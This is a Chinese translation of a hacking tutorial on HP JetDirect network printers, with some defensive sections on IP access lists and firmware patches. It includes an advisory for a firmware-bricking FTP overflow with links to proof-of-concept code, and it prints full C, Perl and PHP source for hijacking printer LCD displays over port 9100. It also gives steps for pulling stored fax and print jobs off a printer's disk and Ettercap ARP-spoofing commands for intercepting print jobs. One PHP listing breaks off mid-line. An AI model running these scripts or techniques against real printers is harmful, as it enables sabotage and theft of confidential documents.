在大多数的网络打印机中的 IP 堆栈相当比较脆弱, 常常存在很多拒绝服务攻击漏洞。因此我建议你看一下 <http://www.securityfocus.com/bid/> 以获取更多关于拒绝服务攻击漏洞的信息。其中一个更有趣的攻击(12/19/2006)由安全研究员 Joxean Koret 公布的, 这里得感谢 [Pauldotcom](http://pauldotcom) 向我告之此事 (提供了 55 个视频片段)。Mr. Koret 发现了一些 HP Jetdirect 打印机上永久性的“brick”问题, 并已退回惠普公司进行修补。这里 “birck” 是指由固件损坏或电子问题以致无法操作设备。下面是 Joxean Koret 发布的漏洞公告:

HP FTP Printer Server Denial Of Service

-----



Author: Joxean Koret

Date: 2006

Location: Basque Country

Affected Software

-----

Vendor: Hewlett Packard

Description: HP Printers FTP Server Denial Of Service

Description

-----

A problem exists in almost any currently used HP Printer with the FTP Print Server.

Version 2.4 of the FTP Print Server will crash with only one shoot.

Version 2.4.5, which is latest, will need various shoots (the number of shoots needed is currently unknown).

While playing with my own FTP Fuzzer I tried finding flaws in HP's Printers. After trying with 5 printers I found the problem in all of these. The problem is a buffer overflow in the LIST and NLST command. In version 2.4 a single shoot sending a LIST command with a long string (about 256 characters) is sufficient enough to test the vulnerability.

Take care trying it because two of my printers were crashed completely (you will need to make use of your warranty ;) ). Against 2.4 versions it can crash the complete printer and be unresponsive even after rebooting it.

In version 2.4.5 (which is the latest) you need to send various times long shoots to the parameter LIST (a single shoot will not crash, printer will answer with a "Path too long" message). You will need to send various times a LIST command with long strings. When trying with other commands you will see that no problem is raised and the printer will always be responsive. After a successful attack you may completely crash your printer (i.e., calling technical support to fix your crashed printer).

The problem can be easily triggered by using any FTP fuzzing tool. You can crash your printer in about 10 second(s) in a LAN.

The printer models I used in my tests are:

- \* HP LaserJet 5000 Series (firmware R.25.15 / R.25.47)
- \* HP LaserJet 5100 Series (firmware V.29.12)

Attached goes POCs for the vulnerabilities.

#### Workaround

-----

Disable the FTP print server as, surely, you aren't using it.

#### Disclaimer

-----

The information in this advisory and any of its demonstrations is provided "as is" without any warranty of any kind.

I am not liable for any direct or indirect damages caused as a result of using the information or demonstrations provided in any part of this advisory.

#### Contact

-----

Joxean Koret <joxeankoret [at] yah00 [DOT] es >

--

-----

Agian, agian, egun batez  
jeikiko dira egiazko Ziberotarrak,  
egiazko euskaldunak,  
tirano arrotzen hiltzeko  
eta gure aiten aitek utzi daikien  
lurraren populiari erremetitzeko.

-----

目前还不知道此漏洞还会影响到哪些 JetDirect 打印服务器，有兴趣的朋友可以试试下面两份 PoC(Proof of Concept)脚本，看看是否可以击倒的打印机：

jd-dos2.4.5.py (<http://www.irongeek.com/downloads/jd-dos2.4.5.txt>)

jd-dos2.4.py (<http://www.irongeek.com/downloads/jd-dos2.4.txt>)

MITRE 将此漏洞定为 CVE-2006-6742。在 LIST 和 NLST 命令上的缓冲区溢出可能会覆盖掉部分 firmware 数据，个人猜想像 170x 这种廉价的无闪存的打印服务器可能才不会受影响。另外据我所知，惠普公司并没有正视这个严重问题，而且没有考虑到有人会利用 exploit 和像 IPIterator 这样的工具使某公司的打印机报废数天。目前唯一知道的可用于防御此漏洞的方法，那就是关闭

JetDirect's FTP 服务或关闭打印机周边网络的 21/tcp 端口。关于此漏洞更多的信息可访问以下链接：  
<http://www.security.nnov.ru/Gnews955.html>

在此声明，请勿将上述技术用于非法途径，这里只是为了告之管理员需要避免哪些问题。在 01/20/2007 惠普公司发布了新固件以修补该漏洞：

<http://www.securitytracker.com/alerts/2007/Jan/1017532.html>

## 利用 Hphack、Ighphack 或 Hijetter 更改 LCD 文本显示

这是一项旧的黑客技术（1997），虽不是很完美，但还是很有趣的！L0pht 黑客组织成员 Silicosis（[sili@l0pht.com](mailto:sili@l0pht.com)）编写了第一份 \*nix 系统下的 exploit 代码，现在已经有人把它移植到 NT/2000/XP 系统上。尽管这些已经出现很长时间了，但它依然适用于每一台 HP 打印机以及我所见过的 JetDirect。HP display hack 允许你更改惠普打印机上微型 LCD 屏幕上的文本，这个只需通过网络发送数据包给 JetDirect 打印机即可实现。

首先你必须先找出 JetDirect 打印机的 IP 或主机名，这至少有三种方法可以获取到。第一种方法就是按下 JetDirect box 上的 test 按钮。如果有内置 JetDirect 卡，就需要通过菜单选择“Print Configuration”获取。另一种方法就是进入“Printers and Faxes”设置，然后右击打开打印机属性，查看 Ports 选项卡下显示的主机名(npi\*\*\*\*\*)。一获得这些信息之后，就可以轻易地使用 Silicosis 方法进行 hack 了。在 windows 上运行以下命令：

**hpnt Hostname Message**

在 Windows 上的示例：

```
C:\>hpnt npi769e71 "Irongeek"
HP Display hack -- sili@l0pht.com
Hostname: npi769e71
Message: Irongeek
Connecting....
Sent 54 bytes

C:\>hpnt 192.168.1.14 "Irongeek Also"
HP Display hack -- sili@l0pht.com
Hostname: 192.168.1.14
Message: Irongeek Also
Connecting....
Sent 59 bytes

C:\>
```

测试结果如图 11 所示：



图 11

如果你想在 Linux 上运行它,可以在本节结尾处下载源代码,然后用 gcc 编译,其语法与在 windows 上一样。下面示例讲解如何编译和运行它:

```
[root@balrog root]# gcc -o hphack hp.c
hp.c:28:12: warning: multi-line string literals are deprecated
[root@balrog root]# ./hphack 192.168.1.14 "Irongeek"
HP Display hack -- sili@l0pht.com
Hostname: 192.168.1.14
Message: Irongeek
Connecting....
Sent 54 bytes
[root@balrog root]#
```

你可以根据自己的喜好让其显示任何文本, 比如"Hey Baby", "X was Here", "I see You", "Redrum", "Kill"等等。在下列链接中给出了 Silicosis 的攻击源码:

[Unix Source](http://www.irongeek.com/downloads/hpunix.c) (<http://www.irongeek.com/downloads/hpunix.c>)

[Windows Source](http://www.irongeek.com/downloads/hpnt.c) (<http://www.irongeek.com/downloads/hpnt.c>), 为方便大家阅读, 这里贴出 windows 平台下的 C 源码:

```
/*
    HP Printer Hack
    12/8/97 sili@l0pht.com

    Win32 port March 11, 1998 by anonymous
*/

#ifdef WIN32
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <stdio.h>
```

```

#else
#include <winsock.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#endif

#define PORT 9100

int main (int argc, char *argv[]) {

#ifdef WIN32
    int sockfd;
#else
    SOCKET sockfd;
    WSADATA wsaData;
#endif

    int bytes_sent;      /* Sock FD */
    struct hostent *host; /* info from gethostbyname */
    struct sockaddr_in dest_addr; /* Host Address */
    char line[100];

#ifdef WIN32
    if (WSAStartup(0x202, &wsaData) == SOCKET_ERROR) {
        fprintf(stderr, "WSAStartup failed with error %d\n", WSAGetLastError());
        WSACleanup();
        return -1;
    }
#endif

    if (argc != 3) {
        printf("HP Display Hack\n--sili@l0pht.com 12/8/97\n\n%s printer\nmessage\n\n", argv[0]);
        printf("\tMessage can be up to 16 characters long\n");
#ifdef WIN32
        WSACleanup();
#endif
        exit(1);
    }

    if ( (host=gethostbyname(argv[1])) == NULL) {
        perror("gethostbyname");
#ifdef WIN32

```

```

        WSACleanup();
#endif
        exit(1);
    }

    printf ("HP Display hack -- sili@l0pht.com\n");
    printf ("Hostname:      %s\n", argv[1]);
    printf ("Message: %s\n", argv[2]);

#ifdef WIN32
    bzero(&(dest_addr.sin_zero), 8);    /* Take care of sin_zero ??? */
    /* Prepare dest_addr */
    bcopy(host->h_addr, (char *) &dest_addr.sin_addr, host->h_length);
#else
    memset(&dest_addr, 0, sizeof(dest_addr));
    memcpy(&(dest_addr.sin_addr), host->h_addr, host->h_length);
#endif

    /* Prepare dest_addr */
    dest_addr.sin_family= host->h_addrtype;    /* AF_INET from gethostbyname */
    dest_addr.sin_port= htons(PORT) ; /* PORT defined above */

    /* Get socket */
    /* printf ("Grabbing socket....\n"); */
    if ((sockfd=socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        perror("socket");
#ifdef WIN32
        WSACleanup();
#endif
        exit(1);
    }

    /* Connect !*/

    printf ("Connecting....\n");

    if (connect(sockfd, (struct sockaddr *)&dest_addr, sizeof(dest_addr)) == -1) {
        perror("connect");
#ifdef WIN32
        WSACleanup();
#endif
        exit(1);
    }

```



```

/* Preparing JPL Command */

strcpy(line, "\\033%-12345X@PJL RDYMSG DISPLAY = \\");
strncat(line, argv[2], 16);
strcat(line, "\\r\\n\\033%-12345X\\r\\n");

/* Sending data! */

/* printf ("Sending Data...%d\\n", strlen(line)); */
/* printf ("Line: %s\\n", line); */
bytes_sent=send(sockfd, line, strlen(line), 0);

printf("Sent %d bytes\\n", bytes_sent);
#ifdef WIN32
    closesocket(sockfd);
    WSACleanup();
#else
    close(sockfd);
#endif
exit(0);
}

```

[Windows Binary](http://www.irongeek.com/downloads/hpnt.zip) (<http://www.irongeek.com/downloads/hpnt.zip>)

这里推荐一款我自己写的 GUI 版本的 hack 工具，如图 12：




图 12

可在以下链接下载到该工具：

<http://www.irongeek.com/i.php?page=security/jetdirecthack>

不过它还存在一些 bug。直接使用德国黑客组织 Phenoelit 成员 FtR（译注：Fred the Rolf，算法开发者，perl 专家）写的工具 Hijetter 最为简单了，这将在下一节中讲到。

## Phenoelit's Hijetter 与 PFT


Hijetter 是入侵 HP JetDirect 的瑞士军刀，它可以通过 PJI 命令控制 JetDirect box，甚至设置了密码也可入侵（至少在我的 HP JetDirect 300X 上如此）。你可以在下列链接中下载到程序和源码：

<http://www.phenoelit.de/hp/download.html>

Hijetter 界面如图 13 所示：



图 13

使用 Hijetter 只需输入 JetDirect box 的 IP 地址或主机名，然后点击图标  连接即可。可能你已经注意到了工具下方有一些图标，而你只能使用亮着的图标。从左到右第一个图标可控制 JetDirect 上的文件系统，下一个图标可以更改设置，而最后一个图标可用于设置 LCD 屏幕上的显示文本。

### 利用 Hijetter 设置 LCD 显示文本



1. 连接 JetDirect box 之后点击 LCD Display 图标
2. 输入你想在 LCD 上显示的信息，如图 14：



图 14

3. 如果选择了“Failure”单选按钮，那么打印机停止打印，直到点击打印机上的 ok/continue/online 按钮或者重置打印机。



4. 点击确认按钮后，你的消息就可以在打印机的 LCD 上显示了。

### 利用 Hijetter 更改设置



1. 连接 JetDirect box 之后点击设置图标。
2. 找到你想更改的环境变量，然后输入想设置的变量值，同时需注意“Info”一栏列出的限制信息，如图 15 所示：




图 15

3. 使用指定按钮  来设置更改。

4. 点击确认按钮  保存更改。

### 利用 Hijetter 将 JetDirect box 当作文件/web 服务器




1. 连接 JetDirect box 之后，点击文件系统图标 
2. 使用箭头按钮在本地与 JetDirect 之间传输文件，如图 16 所示，注意每次只能用 Hijetter 传输一个文件。



图 16

3. 新文件夹和删除图标的功能是很显然的，这里不再赘述。

4. 点击确认按钮

搜索 JetDirect 打印机上的传真和打印作业文件

查看文件系统并下载感兴趣的文件，大部分没有显示文件扩展名，因此可用文件编辑器打开它们，注意其文件头，以判断其文件类型。下面是在查看一些目录时发现的：

Location	What I've found
/saveDevice/DigitalSend/jobs	Jpegs with names like DS000848.005 that seem to be either print jobs or Faxes .
/FaxOut	Tif files from sent Faxes
/FaxIn	PCL files from received Faxes. See my NetCat and FTP tricks later for more information on how to print them.
/Fax/act.log	Seems to be a log of phone numbers where things have be faxed to or from. Could be useful for social engineering.

我们连接到的 Hewlett-Packard LaserJet 4100 MFP 有 20G 的硬盘空间，可用于存放大型文件，我发现现在 MFP 上可以将文件上传到：

`/webserver/home/`

通过 web 接口访问打印机：

`http://192.168.1.4/hp/device/`

例如，如果你使用 Hijetter 上传"naughtylinuxgirls.avi" 到 "/webserver/home/"，那么可以通过以下地址访问该文件：

**http://192.168.1.4/hp/device/naughtylinuxgirls.avi**

你现在可以把整个主页搬到打印机上了！

如果你是一个\*nux 或 windows 命令行爱好者，那么也不要失望。德国黑客组织 Phenoelit 已经公布一款叫 PFT 的命令行工具，它可执行跟 Hijetter 类似的操作。可通过以下命令下载并安装 PFT：

```
mkdir pjllib
cd pjllib
wget http://www.phenoelit.de/hp/libPJL-1.3-src.tgz
tar -xzf libPJL-1.3-src.tgz
make
cd pft/
make
```

下面在命令行下打开帮助页面，并查看所有选项：

```
Irongeek:/home/adrian/pjllib/pft# ./pft
PFT - PJL file transfer
FX of Phenoelit <fx@phenoelit.de>
Version 0.7 ($Revision: 1.8 $)

pft> help
help <command>
quit
server [hostname]
port [port number]
connect
close
env {read|print|show|set|options|changed|commit|unprotect|bruteforce}
message "Display Msg"
failure "Failure Msg"
volumes
chvol [vol:]
pwd
ls
cd [directory]
mkdir [directory]
rm [file]
get [file]
put [local file]
append [local file] [file]
lpwd
lcd [directory]
session
```

```
timeout [timeout]
pause
pft>
```

PFT 也可通过管道命令执行文本文件中的脚本:

```
Irongeek:/home/adrian/pjllib/pft# cat mypftscript.txt
server 192.168.31.213
connect
ls
quit
Irongeek:/home/adrian/pjllib/pft# ./pft <mypftscript.txt
PFT - PjL file transfer
FX of Phenoelit <fx@phenoelit.de>
Version 0.7 ($Revision: 1.8 $)

pft> Server set to 192.168.31.213
pft> Connected to 192.168.31.213:9100
Device: HP LaserJet 4100 MFP
pft> 0:\
. - d
.. - d
PermStore - d
PostScript - d
PjL - d
saveDevice - d
cpbLog 5227 -
Fax - d
solution - d
webServer - d
FaxOut - d
FaxIn - d
pft>
Irongeek:/home/adrian/pjllib/pft#
```

Phenoelit 组织已经将该工具开源, 并成立一个有趣的项目, 主要用于开发获取远程 JetDirect box 信息的自动化工具。

## 利用 IP ACLs 限制访问

在惠普给予锁定打印机的一些方法当中, 主要有 IP ACLs(Access Control Lists, 访问控制列表), 其它网络打印机厂商也提供了相同的功能。各版本的 JetDirect 之间的语法可能有所不同, 但基本上一致, 在新出的 JetDirect 中, 你可通过 WEB 接口限制连接到打印机的 IP 地址 (通常只允许 CUPS 或 windows 打印服务器连接), 但大多情况下, 可以通过 Telnet 接口限制允许访问的 IP 地址。下面给出关于 "acl allow: ip" 命令的使用方法:

```
Irongeek@Irongeek:~# telnet 192.168.1.22
Trying 192.168.1.22...
Connected to 192.168.1.22.
```

Escape character is '^]'.

HP JetDirect

Password:pass

You are logged in

Please type "?" for HELP, or "/" for current settings

> allow:0

> quit

===JetDirect Parameters Configured===

IP Address : 192.168.1.22

Subnet Mask : 255.255.255.0

Default Gateway : 192.168.1.1

Syslog Server : Not Specified

Idle Timeout : 90 Seconds

Set Cmnty Name : butt

Host Name : NPI6D47B6

Default Get Cmnty : Disabled

DHCP Config : Disabled

Passwd : Enabled

IPX/SPX : Enabled

DLC/LLC : Enabled

Ethertalk : Enabled

Banner page : Enabled

User Quitting

Connection closed by foreign host.

Irongeek@Irongeek:~# telnet 192.168.33.22

Trying 192.168.33.22...

Connected to 192.168.33.22.

Escape character is '^]'.

HP JetDirect

Password:pass

You are logged in

Please type "?" for HELP, or "/" for current settings

> allow:192.168.19.56



```
> allow:192.168.20.0 255.255.255.0
> allow:list
Access Control List:
IP: 192.168.19.56 Mask: 255.255.255.255
IP: 192.168.20.0 Mask: 255.255.255.0
> quit
```

===JetDirect Parameters Configured===

```
IP Address : 192.168.33.22
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.1
Syslog Server : Not Specified
Idle Timeout : 90 Seconds
Set Cmnty Name : butt
Host Name : NPI6D47B6
Default Get Cmnty : Disabled
```

```
DHCP Config : Disabled
Passwd : Enabled
IPX/SPX : Enabled
DLC/LLC : Enabled
Ethertalk : Enabled
Banner page : Enabled
User Quitting
Connection closed by foreign host.
Irongeek@Irongeek:~#
```

如果我们现在尝试从未授权的主机去连接或扫描 JetDirect 的端口，将会发现它根本连不上任何端口：

```
root@ScanBox:~# nmap -A 192.168.1.22

Starting Nmap 4.00 ( http://www.insecure.org/nmap/ ) at 2006-03-16 21:30 EST
Warning: OS detection will be MUCH less reliable because we did not find at
least 1 open and 1 closed TCP port
All 1672 scanned ports on 192.168.1.22 are: closed
MAC Address: 00:60:B0:6D:47:B6 (Hewlett-packard CO.)
Device type: general purpose|VoIP phone|broadband router|printer|print
server|scanner|specialized|telecom-misc
Running: Alpha Micro AMOS, Clipcomm embedded, D-Link embedded, DEC TOPS-20,
HP embedded, Liebert embedded, Nortel embedded, SMC embedded
Too many fingerprints match this host to give specific OS details

Nmap finished: 1 IP address (1 host up) scanned in 16.921 seconds
root@ScanBox:~#
```

这种设置 IP 限制的方法，可以阻止一定类型的攻击（使用 ARP 欺骗进行嗅探的方法除外）。

## 通过 WEB 接口查看存储文档

将这节放在这里，主要是因为自己之前曾用过 Ricoh Savins 打印机，但本节中的一些建议对 HP 打印机也是可用的。通过 WEB 接口查找打印机上的存储文档，然后保存访问到的打印作业文件和传真。在过去，我曾通过这种方法在进行安全审计时发现了不少东西。

## 利用 PHP、Perl 与 PJI 编写自己的脚本

你可能更兴趣于编写自己的脚本以更改打印机 LCD 屏幕，或者其它执行 PJI 的操作。你可以先阅读一些关于 PJI 的参考文档，然后 telnet 打印机并直接执行 PJI 命令，这时你将会发现很多可用于查询打印机状态的命令：

```
Irongeek:~# telnet 192.168.1.33 9100
Trying 192.168.1.33...
Connected to 192.168.1.33.
Escape character is '^]'.
@PJI INFO ID
@PJI INFO ID
"LASERJET 4000"
@PJI INFO STATUS
@PJI INFO STATUS
CODE=10001
DISPLAY="Ready"
ONLINE=TRUE
@PJI INFO PAGECOUNT
@PJI INFO PAGECOUNT
536225
@PJI INFO MEMORY
@PJI INFO MEMORY
TOTAL=2526160
LARGEST=1204208
^]
telnet> quit
Connection closed.
Irongeek:~#
```

由于 Perl 比较简单，因此这里我用它编写一份脚本用于此例，它可在多平台上轻易地使用套接字。大多数的 \*nix 系统都已预装有 Perl，如果你是使用 Windows，那么可以下载和安装 Activestate's ActivePerl：

<http://www.activestate.com/Products/ActivePerl/>

其它比较有用的资源可参考“Printer Job Language Technical Reference Manual”：

<http://lprng.sourceforge.net/DISTRIB/RESOURCES/DOCS/pjltkref.pdf>

通过阅读以上文档可帮助理解 PJI。下面给出的两个链接可能对你理解 Perl 和 Socket 编程有所帮助：

<http://www.perlfect.com/articles/sockets.shtml>

[http://www.rocketaware.com/perl/perlipc/TCP\\_Clients\\_with\\_IO\\_Socket.htm](http://www.rocketaware.com/perl/perlipc/TCP_Clients_with_IO_Socket.htm)

下面的 Perl 脚本主要是用于设置 HP JetDirect 打印机的 LCD 显示文本：

```
#!/usr/bin/perl -w
#File name: lcd.pjl.pl
#From http://www.Irongeek.com Irongeek@irongeek.com
#Script to set LCD Display an HP JetDirect printer
#Syntax: ./lcd.pjl.pl <ip-of-jetdirect> "Some Message"
use IO::Socket;
$ip = $ARGV[0];
$lcdtext = $ARGV[1];
my $sock = new IO::Socket::INET (
    PeerAddr => $ip,
    PeerPort => '9100',
    Proto => 'tcp',
);
die "Could not create socket, Monkey boy! $!\n" unless $sock;
print $sock "\e%-12345X\@PJL RDYMSG DISPLAY = \"$lcdtext\"\n";
print $sock "\e%-12345X\n";
close($sock);
```

如果以上版本无法更改 LCD 显示文本，可以试试：

```
#!/usr/bin/perl -w
#File name: lcd.pjl.pl
#From http://www.Irongeek.com Irongeek@irongeek.com
#Script to set LCD Display an HP JetDirect printer
#Syntax: ./lcd.pjl.pl <ip-of-jetdirect> "Some Message"
use IO::Socket;
$ip = $ARGV[0];
$lcdtext = $ARGV[1];
my $sock = new IO::Socket::INET (
    PeerAddr => $ip,
    PeerPort => '9100',
    Proto => 'tcp',
);
die "Could not create socket, Monkey boy! $!\n" unless $sock;
print $sock "\@PJL RDYMSG DISPLAY = \"$lcdtext\"\n";
close($sock);
```

有时可以 escape 加密字符（27 十进制, 1B 十六进制, 033 八进制），其中"%-12345X"有时需要，有时又可省略。通过阅读相关文档知道"%-12345X"只是个 UEL（Universal Exit Language，通用出口语言）命令（译注：《PCL 5 Printer Language Technical Reference Manual》上注明该命令使打印机退出当前语言，并将控制权返回给 PJL）。下列脚本用于发送简单的文本行给打印机：

```
#!/usr/bin/perl -w
#File name: print.pjl.pl
#From http://www.Irongeek.com Irongeek@irongeek.com
```

```

#Script to send a simple line of text to a HP JetDirect printer
#Syntax: ./print.pjl.pl <ip-of-jetdirect> "Some Text To Print"
use IO::Socket;
$ip = $ARGV[0];
$texttoprint = $ARGV[1];
my $sock = new IO::Socket::INET (
    PeerAddr => $ip,
    PeerPort => '9100',
    Proto => 'tcp',
);
die "Could not create socket, Monkey boy! $!\n" unless $sock;
print $sock $texttoprint;
close($sock);

```

下面是一个在 LCD 屏幕上显示倒计时，并响一声结束：

```

#!/usr/bin/perl -w
#File name: selfdestructlcd.pjl.pl
#From http://www.Irongeek.com Irongeek@irongeek.com
#Script to send a count down to the printers LCD, ending in a Bang.
#Syntax: ./selfdestructlcd.pjl.pl <ip-of-jetdirect>
use IO::Socket;
$ip = $ARGV[0];
my $sock = new IO::Socket::INET (
    PeerAddr => $ip,
    PeerPort => '9100',
    Proto => 'tcp',
);
die "Could not create socket, Monkey boy! $!\n" unless $sock;
for ($i = 30; $i >= 0; $i--) {

    print $sock "\e%-12345X\@PJL RDYMSG DISPLAY = \"Self Destruct
in $i\"";
    print "\e%-12345X\@PJL RDYMSG DISPLAY = \"Self Destruct in
$i\"";
    sleep 1;
}
print $sock "\e%-12345X\@PJL RDYMSG DISPLAY = \"Bang!!!\"";
sleep 5;
print $sock "\e%-12345X\@PJL RDYMSG DISPLAY = \"Ready\"";
print $sock "\e%-12345X\n";
close($sock);

```

下面是设置 LCD 显示的 PHP 源码：

```

<?php
//Mostly coded by Irongeek from http://irongeek.com
//Code based on example from http://us3.php.net/sockets

```

```

function SetLCD($somestring){
    $JetdirectIP="192.168.1.2";
    $service_port = 9100;
    echo "<h2>TCP/IP Connection</h2>\n";
    /* Get the IP address for the target host. */
    $address = gethostbyname("$JetdirectIP");
    /* Create a TCP/IP socket. */
    $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
    if ($socket < 0) {
        echo "socket_create() failed: reason: " . socket_strerror($socket) . "\n";
    } else {
        echo "OK.\n";
    }
    echo "Attempting to connect on port '$service_port'...";
    $result = socket_connect($socket, $address, $service_port);
    if ($result < 0) {
        echo "socket_connect() failed.\nReason: ($result) "
            . socket_strerror($result) . "\n";
    } else {
        echo "OK.\n";
    }
    $in = "\033%-12345X@PJL RDYMSG DISPLAY = \"$somestring\"\n";
    $in .= "\r\n\033%-12345X\r\n";
    $out = '';
    echo "Trying to Set LCD. ";
    socket_write($socket, $in, strlen($in));
    echo "OK.\n";
    echo "Closing socket...";
    socket_close($socket);
    echo "OK.\n\n";
}

?>
<HTML>
<BODY>
<FORM METHOD="post" ACTION="printeraction.php">
<INPUT TYPE="TEXT" NAME="lcdtext" size="32">
<INPUT TYPE="Submit" VALUE="Pwn Printer">
</FORM>
<!-- End Webcam and Form HTML-->
<?php
//Write Log
    $filename = 'jdstrings.csv';
    $fp = fopen($filename, "a");
    $string = ''. $_SERVER['REMOTE_ADDR'].', '. $_POST[lcdtext] . ', '

```

```

        . $_SERVER['HTTP_REFERER']
        . ', ' . date("D dS M, Y h:i a") . " \n";
    $write = fputs($fp, $string);
    fclose($fp);
//end Write Log

$lcdtext=preg_replace("/^[a-zA-Z0-9_~!@#%$%^&*,<>_'\\"/>

```

## 利用 Ghost 修复破损的硬盘

Matthew Hinton (info [at] fireshadow.net)发送一些关于利用 Ghost 修复 HP 4100 MFP 上破损的硬盘，这些可能对于大家比较有用：

Don't know if you'd be interested in the details for your page or not.  
Where I work at we've been able to make a ghost image of the 4100 MFP hard drive load. This allows us to put it on new hard drives to reinstall in the EIO slot. What drove us to this insanity is as follows.

We have about 10 or so of the 4100 MFP's here. After the warranty expired, they started getting the same error - "49.FF81 error" on the display. Pretty much it's a new EIO hard disk. HP has a procedure that may or may not work to reset it. \$49 to talk to a tech over the phone since it's out of warranty. \$345 for a new EIO disk from HP. Local guy wants \$515 to come out with a new disk to fisk it.

Taking apart the bad one, we noticed that it's a standard Toshiba 20 Gb laptop hard drive. The PC tech went and got a known good EIO hard disk, and we made a ghost image of it. We tried sending the ghost image back over to the bad drive, but got a "drive too smal error". The ghost image took fine on a seagate 40 Gb note book drive. Put the seagate drive on the controller card, reinstalled and it's working fine.

Anyway, thanks for putting up the informative page. I'm using Hijetter right now to look at the variables on the printer.

Sincerely,  
Matthew Hinton

## 嗅探并重现打印作业内容

人们经常要打印文件，而且多认为只要不对其进行硬拷贝就不会存在安全风险！但事实证明，如果你的电脑跟打印机或者打印服务器处于同一 LAN，那么会容易被嗅探到打印作业。由于打印作业未加密，因此嗅探并在自己的打印机上重新打印出文件内容是相当容易的，如果你知道如何操作的话。本例将向你展示如何在基于 Windows 2003 的打印服务器和 JetDirect 或 Ricoh Savin 网络打印机（支持 AppSocket 协议，使用端口 9100/tcp）之间进行嗅探，但这需要先进行其它的一些设置：

1. 首先通过 ARP 欺骗对 JetDirect 和 windows 打印服务器进行中间人(Man in the Middle)攻击，并将数据包保存为 pcap 文件。这里我使用 Linux 平台上的 Ettercap 进行攻击，但使用其它工具也是可以的。输入 Ettercap 命令：

```
ettercap -T -q -w print.dump -M ARP /192.168.1.2/ //
```

这里 192.168.1.2 是网络打印机的 IP 地址，由于 Ettercap 对整个子网进行 ARP 欺骗，因此可能会导致所有子网中的主机发生 ARP 中毒。但在某些情况下，对两台主机进行 ARP 欺骗可能是最好和最快的方法了。比如：

```
ettercap -T -q -w print.dump -M ARP /192.168.1.2/ /192.168.22.47/
```

这里 192.168.1.2 是网络打印机的 IP 地址，192.168.22.47 是 Windows/\*nix 打印服务器或发送打印作业的主机 IP。在攻击过程中的任何时候，通过点击“q”键可停止 ARP 攻击和网络嗅探。

2. 用 Ethereal 打开得到的 pcap 文件（亦称为 libpcap 或 tcpdump 文件），仅需通过菜单 File->Open 即可打开 print.dump 文件。
3. 用 Ethereal 打开 print.dump 文件后需要对其进行过滤，以方便查阅，可输入以下过滤语句：

```
tcp.flags.syn == 1 && tcp.dstport == 9100
```

